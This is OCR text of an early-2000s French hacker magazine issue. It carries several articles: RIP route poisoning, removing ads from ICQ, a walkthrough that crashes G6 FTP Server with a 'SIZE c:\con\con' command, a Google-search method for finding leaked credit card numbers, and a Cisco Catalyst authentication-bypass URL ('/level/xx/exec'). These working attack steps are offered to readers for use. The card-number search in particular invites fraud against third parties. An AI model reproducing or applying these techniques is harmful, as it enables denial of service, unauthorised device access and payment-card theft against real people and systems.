
Voilà pour la partie outils, voyons maintenant la théorie des attaques possibles :

Les failles de la version 1 de RIP tiennent principalement au fait qu'aucune authentification n'est nécessaire pour intervenir dans les discussions de routages dynamique. Un intrus peut donc très bien, depuis l'autre bout de la planète, modifier le routage RIP de votre réseau en spoofant l'@IP source et en ayant une bonne connaissance de sa topologie. Il pourra ainsi invalider toutes les routes d'un routeur RIP en annonçant des coûts exorbitants pour chacune d'entre elles par des messages de mise à jour.
Ainsi si un message avec des valeurs d'@IP source et de destination existantes dans la table d'un routeur arrive avec un coût différent, la table est mise à jour avec le nouveau coût annoncé.

L'attaquant connaissant tout ou partie du contenu de la table de routage d'un routeur peut donc invalider certaines routes en envoyant un message de mise à jour provenant de l'@IP de la passerelle en @IP source, et la destination de la route qu'il veut casser, et avec un coût égal à 16. Le routeur en mettant à jour sa table invalidera le routage par cette passerelle vers cette destination jusqu'au prochain message de mise à jour provenant de la vraie passerelle (=> intérêt de répéter l'opération de manière régulière pour maintenir la route fermée malgré les annonces du vrai routeur).

De la même façon, il sera possible de rediriger le trafic vers un routeur adjacent plus proche de nous avec la même opération, mais en annonçant cette fois ci une métrique minimale (de 1 par exemple). La nouvelle route semblant être plus courte sera alors prise en compte par le routeur attaqué. Cette opération répétée sur une chaîne de routeurs faisant tourner RIP peut amener les communications à passer par un routeur situé juste à coté de nous





(que nous pourrons alors contrôler de manière aisée par de multiples procédés d'alchimistes du 15ème siècle, ce qui nous permettra de lire les informations top secrètes routées jusqu'à nous ;) !

Des variantes existent permettant de créer des boucles de routage entre deux routeurs... Le routeur A considérera que la meilleure route pour atteindre le réseau X est d'envoyer le paquet à router vers le routeur B, et le routeur B sera persuadé que le routeur A est la meilleure passerelle pour atteindre le réseau X. Il s'en suit une boucle de routage entre deux routeurs (mais on peut faire la même chose sur plus de deux routeurs). Le champ Time To Live des paquets IP est heureusement là pour éviter que cette partie de ping pong dure éternellement, mais ce genre d'attaque peut amener un Déni de Service sur une liaison en raison de l'amplification importante et rapide du trafic sur le lien reliant A et B.

Pour ce qui est de la version 2 du protocole, le problème principal est d'obtenir le mot de passe (si celui ci est utilisé !). Un sniffer fera ceci très bien si on a sur le réseau local un routeur qui parle le RIP, mais cela peut poser problème pour des systèmes éloignés... Pour ce qui est du chiffrement MD5, je n'ai pas effectué de recherches donc je n'ai aucune idée si il s'agit d'un processus d'encryptage fort. Ceux que cet aspect intéresse pourront se référer à la RFC 2082 (RIP-2 MD5 Authentication) et envoyer un papier à HZV traitant du sujet !

Voilà pour ce premier cours sur RIP. RIP est un protocole simple comparé à OSPF... vous imaginez ce qui vous attend ! :/ J'espère que j'ai été assez clair et que vous avez compris le mécanisme ainsi que ses failles. Le routage est un processus extrêmement critique et il est important de maîtriser ses concepts globaux et techniques lorsqu'on administre un réseau. Le choix de l'utilisation de tel ou tel protocole doit se faire en connaissance de cause, après analyse des points forts et des faiblesses de chacun. Si vous souhaitez aller plus loin, allez récupérer les RFC citées plus haut (et d'autres traitant des mêmes sujets) sur ietf.org par ex. Les documents disponibles sur le site www.phenoelit.de sont également extrêmement intéressants (ainsi que les outils qu'ils développent) et un passage par l'url http://www.sans.org/infosecFAQ/threats/protocol_level.htm vous est vivement recommandé ! Je conclurais par la signature habituelle de FX (de Phenoelit) :

Peace!
UZY@hhwhh.com

Résultat du concours MacHack :

La question était : Comment localiser des fichiers ou des dossiers invisibles ?
Abonnement a la clef au plus rapide sur Mac.
A la finale vu le nombre de réponse rapide et pas forcément précise et les réponses précise et pas rapide, le rédacteur en chef propose dans sa grande générosité 1 abonnement au plus rapide ,et un Tshirt au plus précis, qui seront prévenus individuellement.

Bravo à tous les deux


Le plus rapide, c'est Papyrus :

Sa bonne réponse : il suffit de lancer Sherlock et
de lui passer comme paramètre de recherche ce qui est invisible.
Le tour est joué.

Le plus précis, c'est Thunderangel :

Sa bonne réponse :
Avec mac Os 9 :
Depuis le finder choisir le menu Fichier/ Rechercher, qui lance Sherlock, l’outil de recherche intégré au système.





Supprimer la pub sur ICQ

ATTENTION
Pour virer la pub il faut modifier le logiciel, ce qu'interdit formellement Mirabilis !
Nous allons donc voir comment supprimer la pub sans le mettre en pratique bien sur .

NB : Cette technique ne fonctionne pas sur icq 2001b. Autre chose : vous n'aurez plus accès aux fonctions ICQ more plug-ins et History

Let's go !
Pour virer la pub sur icq, on va interdire la mise à jour automatique, supprimer les fichiers dll qui téléchargent, chargent et affichent la pub et supprimer l'espace réservé aux pubs. C'est parti !

Interdire la mise à jour automatique

Pour supprimer la mise à jour automatique d'icq, allez dans la base de registre zindaube (Exécuter>REGEDIT), allez dans **HKEY_CURRENT_USER\Software\Mirabilis\Icq\DefaultPrefs** et modifiez la valeur de la chaîne nommée AUTO UPDATE par No à la place de Yes ou rien. Rebootez votre ordi et passez à l'étape suivante.

Supprimer les fichiers gênants

La suppression de ces fichiers va supprimer les pub et les remplacer par un bandeau gris ; jusqu'ici il vaut encore mieux garder les pubs mais c'est pas fini. Allez dans le répertoire icq (par défaut : c:\Program Files\Icq) et supprimez les fichiers suivants :
"icqateima32.dll" : téléchargement des pubs
"icqateimg32.dll" : chargement des pubs
"icqateres.dll" : affichage des pubs
Je vous conseille de faire une sauvegarde de ces fichiers avant de les supprimer.

Supprimer le bandeau gris horrible

Les espaces réservés aux bandeaux publicitaires sont maintenant sans pub et ont donc été remplacés par des bandeaux gris horribles. On va donc voir comment virer cet espace devenu inutile est laid en modifiant icq à l'aide de *"Resource Hacker"* à télécharger depuis http://delphi.icm.edu.pl/ftp/tools/ResHack.zip.
Faites une sauvegarde d'ICQCore.dll avant de faire quoi que ce soit ! (ah non c'est vrai vous n'allez pas le faire donc j'ai rien dis).

Ouvrez le fichier ICQCore.dll (emplacement par défaut : c:\Program Files\Icq) avec Resource Hacker et allez dans le répertoire *Dialog* puis dans les sous répertoires :
2066 : fenêtre ICQ Chat
2503 : fenêtre Incoming message
2507 : fenêtre Message session
2511 : fenêtre SMS
2512 : fenêtre Send File Request
2513 : fenêtre Send URL Message
2514 : fenêtre Envoi de requête et demande d'application
2543 : fenêtre Contacts (dans la rubrique Send)
2560 : fenêtre Rappel d'anniversaire
2566 : fenêtre Initiating Message
4501 : fenêtre Receiving/Sending File(s) To/From

Dans chacun d'eux, vous verrez la ligne (exemple tiré du répertoire 2507) :

```
CONTROL "", 1070, "{9F9012BA-E55B-11D3-ADE7-0090270D8F00}", 0x50000000,
1, 165, 268, 38
```

Seule la valeur 165 change selon le répertoire (ainsi que la valeur 1070 mais ça nous intéresse pas).
Il faut alors remplacer les 2 dernières valeurs par 0. Donc pour notre exemple, ça donnera :

```
CONTROL "", 1070, "{9F9012BA-E55B-11D3-ADE7-0090270D8F00}", 0x50000000,
1, 165, 0, 0
```

Il faut faire cette modification dans tout les répertoires. cités plus hauts.
Et faites *Compile Script* après chaque modification'.

On va maintenant en finir en redimensionnant les fenêtres. Toujours dans les même répertoires, on va modifier la première ligne de script.
Dans notre exemple, on a : **2507 DIALOGEX 0, 0, 340, 163**

On va alors modifier la dernière valeur par 166 (165+1 : c'est la valeur avant celles que l'on a remplacées par 0 précédemment, que l'on ajoute à 1) .
Ca va donc donner : **2507 DIALOGEX 0, 0, 340, 166**

Idem, faites *Compile Script* après chaque modification'.

Supprimer les 3 boutons

Les trois gros boutons, la télé, l'enveloppe et la fleur, situés sous votre numéro icq sont inutiles, encombrants et ce que l'on vient de faire les a rendu inactifs. Pour les virer, il faut aller dans le répertoires. 2168 et remplacer les 2 dernières valeurs de la première ligne de script par 0.
Avant : **2168 DIALOG 0, 0, 147, 16**
Après : **2168 DIALOG 0, 0, 0, 0**

Le mot de la fin

Voilà, vous savez maintenant comment virer la pub de votre icq. Mais si vous creusez un peu, vous trouverez vite comment le relooker, lui ajouter des fonction…

PassRetrieve_00

HijHacking de serveur FTP

Démonstration d'une stratégie d'attaque classique.

DISCLAIMER
All your base are belong to us !

Article succinct, précis, et qui, bien que ne valant pas grand chose sur le plan technique, apportera beaucoup sur le plan méthodologique. En effet le but est de démonter une attaque classique afin d'en comprendre la logique. J'en vois qui bavent déjà, alors je ne m'éterniserais pas plus.

Conditions préalables :

- G6 FTP Server v 2.0 ou inférieur. Au delà, le processus est infaisable.
- Connaître un moyen de DoS Windows par lecture de fichiers ou de répertoires.
- Avoir un compte actif sur le système cible (anonyme ou spécifique)

Etape 1 : identification

La première étape est, et restera toujours, l'identification du système cible.
Si le serveur se présente automatiquement à vous, tant mieux. Cependant, afin de préciser toute information, exécutez les étapes appropriées :

1 - Localisation du service via un scan des ports. Cela n'est pas nécessaire si la personne vous a donné les coordonnées exactes, ce qui est généralement le cas si vous y avez un compte à vous.

2 - Connection via telnet <IP port>. Dans notre cas Cela donne : telnet 192.168.0.2 21.


3 - USER <login> ; PASS <pass>. Ces deux commandes sont nécessaires pour vous identifier sur le serveur. Sans ça, le serveur refusera toutes commandes. Dans notre cas Cela donne : USER strifouz (validation/touche Enter) PASS da

4 - Help ou ? vous donnera la liste des commandes disponibles.

5 - STAT, affichera le statut client et serveur concernant la connexion. Il permet de repréciser parfois la version du serveur.

Etape 2 : tests

Une fois le serveur identifié, essayez d'utiliser une à une les commandes mises à votre disposition via la commande help. Afin que celles-ci ne soient pas trop floues, sachez qu'il existe sur internet des tutoriaux ou des fichiers d'aides concernant ce type de systèmes. Voici la commande qui nous intéresse le plus :
SIZE <paramètres>, qui sert à renvoyer la taille d'un fichier dont "paramètres" est l'adresse cible. Par exemple : SIZE c:\windows\telnet.exe




Environnement de travail :

- Un poste serveur sous Windows 98 SE ;
- Gene 6 FTP Server version 2.0 comme application serveur ;
- Un poste client (telnet.exe) sous Windows2000 Pro ;
- Un réseau actif entre client et serveur.

Sur les versions non patchées de G6 FTP Server, il est possible d'utiliser la commande SIZE en-dehors du champ de limite spécifié par la configuration serveur !

Voici deux images qui témoignent du drame.





```
Invite de commandes - telnet 192.168.0.2 21
220 G6 FTP Server ready ...
USER strifouz
331 Password required for strifouz.
PASS da
230 User strifouz logged in.
cwd
250 CWD command successful. "/C:/Agent" is current directory.
stat
211- G6 FTP Server status for strifouz on [redacted]:
211- (192.168.0.1:3105 <-> 192.168.0.2:21)
211-
211- Uploaded : 0 Kbytes
211- Downloaded : 0 Kbytes
211-
211 End of status.
size c:\windows\telnet.exe
213 108544
```

Etape 3 : attaque

Une fois que l'on a confirmé la possibilité d'accéder à des fichiers hors limites, il est possible de planter le système cible. Il n'y a pas moyen de faire ouvrir au système cible un fichier, en revanche il est possible de le faire planter via une tentative d'accès au "répertoire" c:\con\con (ou \nul), arborescence ayant la fâcheuse tendance d'entraîner un plantage du noyau de Windows (il ne s'agit pas vraiment de répertoires), concluant sur un crash immédiat du système sur les versions Windows non corrigées. Sur d'autres OS, il doit aussi être possible d'amener la déstabilisation d'un système par ce type de commandes.

SIZE c:\con\con
Sinon sachez qu'avoir la taille d'un fichier est loin d'être une chose inutile.
Cela permettrait, par exemple, de deviner la longueur de clés en matière de cryptographie, mais là on rentre dans un tout autre domaine.

Da Strifouz





Annuler l'enregistrement des mots de passe sous vindaube

Dans les boîtes de dialogues des accès aux réseaux à distance, Windows vous permet de cocher une case afin de mémoriser votre mot de passe "Enregistrer le mot de passe".

Ce mot de passe peut être vu très facilement.

(C:\Windows*.pwl) avec un simple décodeur (PwlTool)

Pour empêcher l'enregistrement du mot de passe, il vous suffit de vous rendre dans le registre à cette clé :

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network

Ajoutez une valeur binaire nommée "DisablePwdCaching" et affectez lui la valeur 10 dans le menu "Modifier" avec le click droit.

Astuce : Modifiez le click droit.

Une astuce pour Windows 98 afin d'accélérer l'exploration en un simple click droit :
Si vous voulez voir apparaître un menu lors d'un click droit sur vos dossiers, afin de lancer l'explorateur ou n'importe quel autre programme, il vous suffit d'ouvrir "Options des dossiers..." en allant dans "Démarrer / Paramètres". Sous l'onglet "Types de fichiers" repérer l'élément "Dossier", double cliquer dessus et activer le bouton "Nouveau".

Dans la zone "Action", mettez "Hzv" et "explorer.exe /e, /root, %1" dans la zone "Application utilisée pour exécuter cette action"
Vous pouvez fermer en validant les fenêtres.
Vous pouvez maintenant faire un click droit sous un dossier et remarquer le menu "Hzv" qui permet de lancer l'explorateur.

Cette valeur est aussi accessible dans le registre sous la clé :

HKEY_CLASSES_ROOT\Directory\shell\Hzv
Recherchez un numéro de carte bleue

XXXXXXXX

Résultat du concours MacHack (suite) :

Parmi les boutons-radios, un seul est suivi d’un menu déroulant. Dans ce menu déroulant choisir l’article Personnaliser, ce qui ouvre une zone de dialogue avec tout un tas de case à cocher. A droite se trouve les options avancées parmi lesquelles il y a une case à cocher pour effectuer la recherche parmi les éléments invisibles.

Avec Mac Os 8 et 7
Depuis le finder choisir le menu Fichier/ Rechercher, qui lance l’outil de recherche intégré au système (comme pour Mac Os 9). Pour avoir accès au critère éléments invisible, il suffit d’appuyer sur la touche ALT avant de cliquer sur le menu déroulant des choix de critères de recherche.
Thunderangel

NB : Attention : Resedit est 1 éditeur de resources il peut modifier les attributs d’un fichier mais on ne peut pas faire des recherches avec .

Sander Krauss (chef de la rubrique Machack)

Trouver les nombres de CB avec Google

Vous le savez, le meilleur moteur de recherche est bien sur google.

Créé par deux étudiants de Stanford : Sergey Brin et Larry Page, il est devenu le plus populaire en moins de 3 ans.
Comme tout moteur de recherche, google utilise un robot, appelé fourmi ou araignée.

Son principe est simple :

Un robot fonctionne avec les 3 programmes suivants :
- Un programme permettant de parcourir les sites inscrits.
- Une base de donnée permettant de sauvegarder les données récoltées. (Balises meta name, les textes, fichiers .pdf, .zip ....)
- Un moteur de recherche permettant à l'utilisateur de rechercher dans la base de donnée.

Depuis le 31 octobre, google permet d'indexer les fichiers Word, Excel, et PowerPoint.
Cela n'a rien d'extraordinaire mais en allant dans le menu "recherche avancée", il vous est possible de rechercher un mot exact ou une expression qui pourraient être contenus dans un fichier .doc / .xls

Imaginez une secrétaire mettant toutes les coordonnées d'un client (carte bleue, adresse, tel...) sous ses formats préférés (.doc, .xls), qu'elle place sur un serveur accessible par le net.

Il vous suffira d'être créatif dans le choix de vos mots, et google vous sortira une liste qui vous fera rêver ;)

Allez, je vous mets sur la voix :

Code client
Carte bleue
Coordonnée
etc ...

Cette petite erreur qui pourrait tourner au cauchemar pour certains webmaster, n'est simplement due qu'à l'absence d'un fichier qui interdit le référencement.

Ce fichier s'appelle robot.txt, il se situe à la racine du site.
Pour le consulter, il vous suffit de taper :

http://www.site.com/robot.txt

Le fichier robot.txt est constitué de 2 lignes :

User-agent: * <------ Permet à tout robot d'indexer
Disallow: /password <------ Interdit l'accès à tout robot

Pour voir ce que le webmaster cache dans le répertoire, il vous suffira de taper :

http://www.site.com/password/

Par contre, il faut savoir qu'après référence ment du site, la base de données ne sera accessible que sous 30 jours.

XXXXXXXX



CISCO IOS

Qui a dit que les routeurs Ciscos étaient invulnérables ??


I - PRÉSENTATION

Un réseau local d'entreprise, LAN, est composé d'éléments actifs, comme les switch. Contrairement à beaucoup de hub, les swtich sont administrables. Ils possèdent alors un petit système propriétaire, accessible via telnet ou un navigateur web pour certain.
Les swtich catalyst de CISCO sont fort présents dans les grandes structures (fabriquant de routeur, firewall....), ils permettent alors une gestion et une administration plus intelligente des interconnexions dans un LAN.
Avec l'adresse IP du switch et bien sur les informations administrateur, il est possible de les configurer comme bon vous semble : restriction de ports, redirection....

Sur le terrain :
Etant intervenu sur un site, dans une société, je fis un tour rapide, près des armoires de brassage, où sont présents bon nombres de switch catalyst. Comme beaucoup le savent, les pénétrations internes ne sont pas rares, 80% des intrusions proviennent d'une personne interne à la société, ou avec l' aide d'un employé.
Après un rapide traceroute et un petit scan local, j'obtiens l'adresse IP des switch ; n'ayant pas les mots de passes administrateur de l'IOS Cisco, je ne peux pas entrer dans les switch en question....ceci est valable pour la fonction telnet...par contre je préfère nettement une interface web, car c'est plus conviviale.

II - PÉNÉTRATION


Une faille de sécurité est présente sur ces switch, il est facile de lancer des commandes, en bypassant l'authentification. Ces commandes sont lancés avec l e niveau 15 de sécurité des switch Cisco (le plus haut).
Je procède donc au test :
Normalement il y a une fenêtre d'authentification qui s'ouvre, mais la non....



on entre alors sur le switch voulu en utilisant l'exploit :

http://adresse_du _switch/level/xx/exec
ici 'xx' est un entier compris entre 16 et 99

On peut alors exécuter les commandes citées sur la page



Ici on peut faire un 'ping' par exemple (je n'entre pas dans le détails de toutes les commandes, ce serait trop long)

III - CONCLUSION

Beaucoup de ces switchs Catalyst sont vulnérables, ceux ayant une version d'IOS software 11.3 et plus, il faut donc télécharger la nouvelle version sur le site de Cisco (http://www.cisco.com/) et upgrader l'IOS vulnérable.

Il faut veiller à ce que ces switch ne soient pas visible via le fire-wall, car il existe des failles permettant de bypasser ces derniers et avoir donc accès au LAN.

Hakim de l'équipe SecureNT 2000











Join Zi HackAdemY !

La hack school d'Hackerz Voice

les inscriptions sont ouvertes pour les nouvelles sessions 2002

www.dmpfrance .com

Comment s'inscrire ?

Par téléphone en appelant le
01 40 21 01 20 du mercredi au samedi inclu, de 11H 19H.

Sur place du mercredi au samedi inclu, de 11H 20H. Notre adresse :
1 Villa du clos de Mallevart
(anciennement 7 rue Darboy) 75011 Paris.
M° goncourt ou Parmentier

Par courrier postal ou par mail:
hackademy@dmpfrance.com

Vous serez inscrit en fonction des places disponibles dans la classe de votre choix. En cas d'impossibilité nous vous proposerons un autre choix.

Pour connaître les disponibili-tés
un seul contact:
Billy Dub au (0)1 40 21 01 20
20h ou par mail
Billydub@dmpfrance.com
Insistez!!!

Les cours par correspondance

Les cours par correspondance sont directement tir s des cours dispens s Zi hack. Le programme des cours par correspondance est donc le m me que celui dispens dans les locaux.

Les tarifs sont ausi identiques, une diff rence pres: **par correspondance, le cours New bi + est compris dans le cycle New bi, pour le même tarif.** Pour toute info concernant ces cours, ou pour vous inscrire, contactez directement l cole au 01 40 1 01 20; du mercredi au samedi inclus, de 11 h 20 H ou consultez **www.dmpfrance.com**

Nouveau: nos cours thématiques

Fin décembre /début janvier, début des cours Linux

Trois niveaux sont proposés
Utilisateur débutant,
Utilisateur avancé,
Administration système avancée.

A partir de janvier 2002

cours d'architecture réseau sécurisée (à base de firewalls, DMZ, anti-virus..) et programmation en C

Une série de cours pour débutants, suivie d'un cours de programmation système.

Début ce mois-ci des cours Wild par Fozzy et Viktor et du cours Intrusion (sur acceptation après entretien)

Les tarifs
450 FF (68,6 euros)
Pour un cycle complet d'enseignement

Newbi (9heures en 3X 3 heures)
Newbi + (9heures en 3X 3 heures)
Wild (6heures en 3X 2 heures)
Intrusion une session de 5heures
Cours thématiques: (8 heures en 4X2h)
Linux, C, archi réseau...

Les principes fondateurs de Zi Hackademy

Nous, fondateurs et collaborateurs de Zi Hackademy, déclarons ce jour :

Zi Hackademy est un lieu ouvert à tous, sans aucune distinction, qui a pour but la diffusion auprès du public d'informations permettant la compréhension du fonctionnement des réseaux informatiques.

Nous agissons pour accroître la transparence dans l'information du public utilisateur de ces technologies, et de tous les citoyens.

La diffusion la plus large possible des informations d'experts liées au fonctionnement des réseaux informatique est pour nous une démarche citoyenne.

Nous condamnons toute forme de piratage ou de tentative de piratage, comme nous condamnons naturellement toute démarche en contradiction avec les lois de la République.

C'est dans cet esprit que nous voulons connaître et faire connaître, y compris jusque dans le détail et la complexité, le mode de fonctionnement des piratages.

